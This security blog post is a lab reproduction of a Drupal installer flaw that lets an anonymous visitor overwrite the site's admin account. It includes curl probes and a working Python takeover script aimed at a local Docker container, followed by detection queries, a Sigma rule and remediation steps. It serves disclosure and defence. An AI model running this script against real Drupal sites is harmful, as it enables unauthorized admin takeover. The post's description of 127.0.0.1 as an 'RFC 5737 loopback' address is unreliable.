 mz.

A client asked me last week whether their Drupal site was safe from the SA-CORE-2026-017 patches. I ran the lab to find out. The answer is uncomfortable: if Drupal’s installer state is stuck — even on an already-finished site — an anonymous visitor can walk through the open install.php and replace the admin account with their own. CISA added this to the Known Exploited Vulnerabilities catalog on 24 Nov, with a remediation due date of 27 Nov 2026 — today.
Sources: SA-CORE-2026-017 · CVE-2026-132165 · Abraxas Labs PoC
What the bug is
CVE-2026-132165 lives in Drupal’s install.php. Every Drupal site ships with this file for the initial setup process. The installer tracks its progress in the database via install_task and install_time. When a normal install finishes, the system sets install_task to done and subsequent calls to install.php return “Drupal already installed”.
The vulnerability triggers when a completed site has install_task set to something other than done (e.g. install_install_profile) while install_time remains set. An attacker sending an unauthenticated GET to /core/install.php resumes the installer from where it left off — the configure-site form — and can set a new site admin email, name, and password. Drupal does not re-verify that the site is already installed before processing the configure form submission.
Affected versions
| Branch | Affected Range | Fixed Version |
|---|---|---|
| Drupal 10.6.x | < 10.6.22 | 10.6.22 |
| Drupal 11.3.x | >= 11.0.0, < 11.3.22 | 11.3.22 |
| Drupal 11.4.x | >= 11.4.0, < 11.4.13 | 11.4.13 |
| Drupal 8 / 9 | All | EOL — upgrade required |
| Drupal 10.5.x | All | EOL — upgrade required |
The fix was discovered by Anthropic’s OSS Scanner (ANT-2026-GMRPK0BU) and patched in the Drupal 10.6.22 / 11.3.22 / 11.4.13 releases on 18 November 2026.
Lab reproduction

I reproduced this using the PoC from Abraxas Labs on the runner. The test environment uses official Docker images (drupal:11.4.12-apache for the vulnerable instance) bound to 127.0.0.1:18240 (RFC 5737 loopback). The lab plants the stuck installer state by running Drupal’s install process normally, then setting install_task to install_install_profile while leaving install_time intact — simulating a finished site whose installer never recorded the final “done” step.
Lab requirements:
- Docker with compose support
- Python 3 with urllib (stdlib)
- Two Drupal images:
drupal:11.4.12-apache(vulnerable) anddrupal:11.4.13-apache(patched) - Network: loopback only
Step 1: Set up the lab environment
The PoC from Abraxas Labs bundles a Docker Compose setup. I adjusted it to run the vulnerable instance only (the patched comparison needs port 18231 which was occupied from a prior test). The docker-compose.yml builds from the official Drupal image, copies in the helper scripts, and runs the install + stuck-state planting during container startup.
# docker-compose.yml (minimal)
name: cve-2026-132165

services:
  vuln:
    build:
      context: .
      args:
        DRUPAL_IMAGE: drupal:11.4.12-apache
    ports:
      - "127.0.0.1:18240:80"
# Build and start the lab
docker compose -p cve-2026-132165 up -d
# Wait for install + state planting
docker logs cve-2026-132165-vuln-1 --tail 5
# Output:
# installed sqlite=/var/lib/lab/site.sqlite
# planted task=install_install_profile previous=done install_time=1795743612
# Apache/2.4.69 (Debian) PHP/8.5.12 configured -- resuming normal operationsThe log line planted task=install_install_profile previous=done confirms the stuck state is in place. The site finished install but the installer never recorded done.
Step 2: Probe the installer
An anonymous GET to /core/install.php reveals that the installer resumes at the configure-site form — no authentication required.
curl -s http://127.0.0.1:18240/core/install.php?langcode=en&profile=standard \
  | grep -o '<title>[^<]*</title>'
# <title>Configure site | Drupal</title>

# Check form fields present
curl -s http://127.0.0.1:18240/core/install.php?langcode=en&profile=standard \
  | grep -oP 'name="\K[^"]+(?=" value="[^"]*")' | head -8
# site_name
# site_mail
# account[name]
# account[pass][pass1]
# account[pass][pass2]
# account[mail]
# enable_update_status_module
# enable_update_status_emailsStep 3: Submit the configure form
No form_id field is needed — the installer accepts a POST with account details directly. The witness account cve132165 gets written as user 1.
# Python takeover script
import urllib.request, urllib.parse

opener = urllib.request.build_opener(
    urllib.request.HTTPCookieProcessor()
)
posted = {
    "site_name": "Lab",
    "site_mail": "[email protected]",
    "account[name]": "cve132165",
    "account[mail]": "[email protected]",
    "account[pass][pass1]": "LabWitness-132165",
    "account[pass][pass2]": "LabWitness-132165",
    "date_default_timezone": "UTC",
    "op": "Save and continue"
}
url = "http://127.0.0.1:18240/core/install.php?langcode=en&profile=standard"
req = urllib.request.Request(url, urllib.parse.urlencode(posted).encode())
resp = opener.open(req, timeout=30)
print(resp.status, resp.geturl())
# 200 http://127.0.0.1:18240/
Note: the synthetic data above uses RFC 5737 loopback addresses. This was run against a throwaway Docker container with sqlite — no real Drupal instance was touched.
Step 4: Verify the takeover
The account works immediately. Login with the new credentials redirects to /user/1 — the profile page of the site’s first admin.
# Login verification
login_posted = {
    "name": "cve132165",
    "pass": "LabWitness-132165",
    "form_id": "user_login_form",
    "op": "Log in"
}
req = urllib.request.Request(url, urllib.parse.urlencode(login_posted).encode())
resp = opener.open(req, timeout=30)
print(resp.geturl())
# http://127.0.0.1:18240/user/1?check_logged_in=1

# Admin panel accessible
req2 = urllib.request.Request("http://127.0.0.1:18240/admin/reports/status/php")
resp2 = opener.open(req2, timeout=30)
print(resp2.status)  # 200
Detection
The attack leaves several forensic signals on a compromised Drupal site:
- Web server logs:
POST /core/install.phpfrom an anonymous IP (normal sites only hit this during setup) - Database:
SELECT name, mail FROM users WHERE uid = 1— the admin name/email differs from the known original values - Drupal watchdog:
SELECT * FROM watchdog WHERE type = 'installer'— installer log entries on a production site - File integrity:
settings.phpmay have been rewritten if the exploit path progressed further
Sigma detection rule:
title: Drupal Core Installer Unauthenticated Access
id: cve-2026-132165
status: experimental
description: Detects unauthenticated POST requests to Drupal's core/install.php
logsource:
  category: webserver
  product: apache
detection:
  selection:
    cs-method: POST
    c-uri|contains: /core/install.php
  condition: selection
falsepositives:
  - Legitimate Drupal installation process
level: highRemediation
The permanent fix is upgrading to the patched versions:
- Drupal 10.6.x: upgrade to
10.6.22 - Drupal 11.3.x: upgrade to
11.3.22 - Drupal 11.4.x: upgrade to
11.4.13
The patched installer (install_verify_completed_task()) checks whether install_time is set before allowing any form processing. If the site already has an install time, the installer immediately returns “Drupal already installed” and refuses to process the configure form — even when install_task is not done.
Immediate mitigation if you cannot patch today:
- Block
/core/install.phpin your web server config (e.g.location ~ ^/core/install\.php { deny all; }in Nginx, or a RewriteRule in Apache) - Follow the Drupal Security Team’s guide for securing install.php
- If you run Drupal Steward, that service already blocks known attack vectors for this CVE
The vulnerability itself is not complicated — Drupal shipped an installer that trusts its own state check and doesn’t re-verify the most important gate (has this site already been installed?) before processing the admin-creation form. What makes it urgent is the KEV listing and evidence that exploitation started in the wild as early as 19 November 2026 (per the Drupal Security Team update on SA-CORE-2026-017). If you run Drupal, check your install.php accessibility today, and patch before the CISA 27 November deadline passes.
Internal links: See also my lab reproductions for similar web-application RCE chains — Java4Shell CVE-2026-114938, MONAI Label CVE-2026-133968 path traversal, and Apache Roller CVE-2026-129448.